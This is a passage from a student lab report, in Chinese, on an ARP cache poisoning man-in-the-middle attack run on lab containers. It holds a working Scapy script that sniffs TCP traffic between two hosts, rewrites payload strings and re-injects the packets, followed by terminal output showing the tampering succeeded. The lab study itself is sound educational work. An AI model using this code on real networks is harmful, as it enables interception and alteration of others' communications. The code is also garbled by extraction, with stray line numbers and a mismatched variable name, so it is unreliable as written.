5 MAC_A = "02:42:0a:09:00:05"
6 IP_B = "10.9.0.6"
 7 MAC_B = "02:42:0a:09:00:06"
9 def spoof_pkt(pkt):
          if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
10
                   # Create a new packet based on the captured one.
11
                   \# 1) We need to delete the checksum in the IP \& TCP headers,
12
13
                   # because our modification will make them invalid.
14
                   # Scapy will recalculate them if these fields are missing.
15
                   # 2) We also delete the original TCP payload.
16
17
                   newpkt = IP(bytes(pkt[IP]))
18
                   del(newpkt.chksum)
19
                   del(newpkt[TCP].payload)
20
21
                   del(newpkt[TCP].chksum)
22
                   23
                   # Construct the new payload based on the old payload.
24
25
                   # Students need to implement this part.
26
                   if pkt[TCP].payload:
27
                            data = pkt[TCP].payload.load # The original payload data
                           newdata = re.sub(r'cocot', r'AAAAA', data.decode())
# newdata = b'Z' * len(data)
28
29
30
                            npkt=newpkt/newdata
31
                            # npkt.show()
32
                            send(npkt)
33
34
                            send(newpkt)
35
                   36
37
           elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
38
                   # Create new packet based on the captured one
39
                   # Do not make any change
40
41
                   newpkt = IP(bytes(pkt[IP]))
42
                   del(newpkt.chksum)
43
                   del(newpkt[TCP].chksum)
44
                   send(newpkt)
46 fl = 'tcp and (ether src ' + MAC_A + ' or ' + 'ether src ' + MAC_B + ')' 47 f2 = 'tcp and (src host ' + IP_A + ' or ' + 'dst host ' + IP_B + ')' 48 pkt = sniff(iface='eth0', filter=f1, prn=spoof_pkt)
```

在主机 M 上关闭 IP 转发功能,运行 sniff_and_spoof.py(图 43)。此时,我们尝试在主机 A 上输入包含 "cocot"的字符串,主机 B 的终端上出现相应的内容,其中所有的 "cocot"都被替换为了 "AAAAA" (图 44),即中间人攻击成功。

```
root@819f2fc0b640:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@819f2fc0b640:/volumes# sniff_and_spoof.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
```

图 43

```
root@1014fcf98f6f:/# nc 10.9.0.6 9090
hello
hello,cocot
hello,cocot

root@0d0acba645b8:/# nc -lp 9090
hello
hello,cocot
hello
hello,cocot
```

图 44

Summary

通过本次实验,我对 ARP 协议的工作机制有了更深的了解,同时也自主实现了基于 ARP 缓冲中毒攻击的中间人攻击。我在 Task 2 上花费了较长时间,主要还是因为对数据包嗅探的过滤规则和 TCP 数据包的字段设置理解不够到位。在老师和同学们的帮助下,我不仅完成了实验,还明白了之前实验失败的原因,对攻击逻辑有了更加全面的理解。